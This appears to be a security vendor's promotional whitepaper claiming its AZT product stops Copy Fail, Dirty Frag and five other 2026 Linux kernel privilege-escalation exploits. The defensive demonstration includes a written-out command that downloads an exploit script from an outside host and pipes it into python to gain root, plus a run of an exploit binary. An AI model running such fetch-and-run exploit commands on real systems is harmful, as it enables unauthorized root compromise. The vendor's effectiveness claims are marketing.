aria CYBERSECURITY AZT™

How AZT PROTECT™ Defeats Copy Fail, Dirty Frag, and 5 other Critical Linux Kernel Exploits

1. Overview

The industry is being rocked by a series of vulnerabilities that allow abuse of trusted Linux kernel or root-service data-handling paths, especially caching, copying, parsing, fragmentation, and helper-broker logic, to turn unprivileged input into privileged state changes without requiring a traditional malicious executable launch.

The common theme is boundary confusion: attacker-controlled data crosses into trusted kernel or root-owned execution paths, where flaws in caching, parsing, copying, or helper authorization convert it into root-level control. AZT was designed to stop all such attacks, blocking these exploits without requiring updates, threat intelligence, or operator effort.

The following table summarizes this class of attacks with 7 recent attacks:

Title	CVE	Disclosure date	How it is abused
Pack2TheRoot	CVE-2026-41651	April 22, 2026	A local unprivileged user abuses a PackageKit TOCTOU race involving transaction flags. The issue can allow the attacker to install packages or trigger package actions with root privileges, resulting in local privilege escalation.
Copy Fail	CVE-2026-31431	April 29–30, 2026	An attacker abuses Linux kernel AF_ALG/algif_aead behavior with splice() to create a controlled page-cache write into readable files. By targeting cached contents of privileged files or setuid-root execution paths, the attacker can convert the memory corruption primitive into root execution.
Dirty Frag	CVE-2026-43284 / CVE-2026-43500	May 7–8, 2026	Dirty Frag chains two Linux kernel bugs: one in XFRM/IPsec ESP handling and one in RxRPC. The chain enables page-cache corruption of protected file contents, allowing a local unprivileged user to gain root privileges.
Fragnesia	CVE-2026-46300	May 13–14, 2026	Fragnesia abuses a Linux kernel XFRM ESP-in-TCP flaw to corrupt the page cache of read-only files. The public reporting describes deterministic modification of cached privileged file contents, allowing local escalation to root.

Title	CVE	Disclosure date	How it is abused
ssh-keysign-pwn	No CVE clearly assigned yet	May 14–15, 2026	This abuses a Linux kernel ptrace access-control logic issue involving root-owned file descriptors and ssh-keysign-style behavior. It appears to allow unprivileged users to read root-owned files, such as SSH host keys or /etc/shadow; I would classify it as root-sensitive file disclosure rather than a clean root shell by itself.
Nix/Lix NAR parser issue	CVE-2026-44028 for Lix; Nix advisory pending/associated separately	May 4–5, 2026	A malicious or malformed Nix Archive can trigger unbounded recursion in the NAR parser, producing a stack-to-heap overflow. In multi-user Nix/Lix installations, successful exploitation can result in arbitrary code execution as the Nix daemon, which normally runs as root.

Note that these attacks are just starting to appear. AZT stops all of these attacks.

2. The Attack Path




Figure 1Copy Fail Attack Chain, From Local Code Execution to Root

What is so surprising with this class of attacks is how easy it is to compromise the systems. 2 simple steps and the attacker has full control.

3. How AZT Prevents These Exploits




Figure 2 AZT in the attack path

4. Summary

AZT continues to lead the industry in preventing Linux malware from attacking vulnerable systems. AZT prevented these 7 attacks without having previously seen them, without relying on any external Threat Intelligence feeds, nor False Positive-prone Machine Learning approaches. The following test demonstrates these attacks with AZT running in Prevent Mode. Noting that AZT is designed to stop the attack immediately before the system is compromised, as shown below, when the first countermeasures fire.


5. Demonstration of Copy FailCVE-2026-31431 with AZT

5.1 AZT in Prevent Mode

An attacker abuses Linux kernel AF_ALG/algif aead behavior with splice() to create a controlled page-cache write into readable files. By targeting cached contents of privileged files or setuid-root execution paths, the attacker can convert the memory corruption primitive into root execution.

As shown, this innocuous command line can be used to compromise the Linux system AZT prevents this.

```
purple@ubuntu2404-x64:/tmp$ curl https://copy.fail/exp | python3 && su
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   731    0   731    0     0   3702      0 --:--:-- --:--:-- --:--:--  3710
Traceback (most recent call last):
  File "<stdin>", line 8, in <module>
PermissionError: [Errno 1] Operation not permitted: '/usr/bin/su'
purple@ubuntu2404-x64:/tmp$
```



As shown above, AZT successfully defeats the exploit. The figure shows a trusted application, python, is used to execute the attack. This shows the value of having multiple countermeasures that evaluate and defeat complex attacks.

6. Demonstration of Dirty Frag CVE-43500-43284 with AZT

6.1 AZT in Prevent Mode

Dirty Frag chains two Linux kernel bugs: one in XFRM/IPsec ESP handling and one in RxRPC. The chain enables page-cache corruption of protected file contents, allowing a local unprivileged user to gain root privileges.

```
purple@purple:~$ ls -l
total 964
-rwxrwxr-x 1 purple purple 985360 May 12 16:30 dirty-frag
purple@purple:~$ ./dirty-frag
-bash: ./dirty-frag: Operation not permitted
purple@purple:~$
```

Figure 3 AZT Console Log In Prevent Mode




Figure 4 AZT Alert Summary Prevent Mode

As shown above, AZT successfully defeats the exploit. The figure shows the attack being stopped by AZT. Learn more about ARIA AZT or ask for a demo!